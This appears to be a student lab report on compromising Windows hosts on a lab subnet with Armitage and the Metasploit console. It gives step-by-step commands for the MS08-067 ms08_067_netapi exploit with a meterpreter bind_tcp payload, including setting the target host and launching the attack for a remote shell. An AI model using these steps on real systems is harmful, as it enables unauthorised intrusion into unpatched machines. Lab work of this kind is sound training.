ATTACK LAB REPORT

**Hacking the host using Amitage:**

Following instructions needs to be followed:

# sudo is used as administrator permission was not granted while login.

1. Open a terminal
2. Start the database using :   sudo service postgresql start
3. Initialize the database using:   sudo service metasploit start
4. Stop the metasploit service using : sudo service metasploit stop
5. Start Amitage using: sudo –E amitage

Amitage main console page opens.

1. Goto host ->NMAP\_Scan -> Quick scan(OS detect).
2. Enter the scan range as: 10.50.0.0/24 . It will list all the open host in this range along with the information of their ip address and OS.


For client-side attack:

1. Goto Attack-> Find\_Attack. This will list all the available attacks that can be performed on a system.
2. To exploit a host: right-click, navigate to Attack, and choose an exploit. To show the right attacks, make sure the operating system is set for the host. Exploit to be used: sbm-> ms08\_067\_netapi.

**Module Name: exploit/windows/smb/ms08\_067\_netapi** - The original name of exploit is Microsoft Server Service Relative Path Stack corruption. A remote user can send a specially crafter RPC request that triggers the overflow during path canonicalization and can execute arbitrary code on the target system.

1. Check the Payload as windows/ meterpreter/bind\_tcpand Rhost as the ip address of the host (preferred were 10.50.0.5 or 10.50.0.10) I was able to hack: 10.50.0.154 .
2. Launch the exploit. If successful, the system will be outlined as RED with thunderbolts conveying the machine has been compromised.

If you have shell access to a host, you will see a Shell *N* menu for each shell session. Right click the host to access this menu. If you have a Windows shell session, you may go to Shell *N* -> Meterpreter... to upgrade the session to a Meterpreter session. If you have a UNIX shell, go to Shell *N* -> Upload to upload a file using the UNIX printf command.



**Hacking using Metasploit console:**

Following instructions needs to be followed:

1. Open Metasploit Console.
2. Type show exploits – This command will print the names and little description of all the exploits in your metasploit framework.
3. Then search for the exploit named ms08\_067\_netapi. The actual name differs in different version of metasploit, so search command to search this exploit can be used:  
   Search smb exploit: this will print all SMB exploits, search for the one we want.
4. The type use windows/smb/ms08\_067\_netapi [USE path of the exploit in this case: windows/smb/ms08\_067\_netapi is the path of our exploit] in the console.
5. You can use Show options, this will print all the options available for that exploit.
6. Configure your exploit to attack the target machine:  
   i. Use Set rhost victim’s ip address [ Rhost refers to [ip address](http://learnhacking.in/category/ip-address/) of the victim, example : set rhost 10.50.0.154]   
   ii. Type set payload windows/meterpreter/bind\_tcp .
7. Use ‘exploit’ command.

The exploit will execute and if the machine is not pathched, you will get a remote shell connection with the target machine and then you can then do whatever you want.

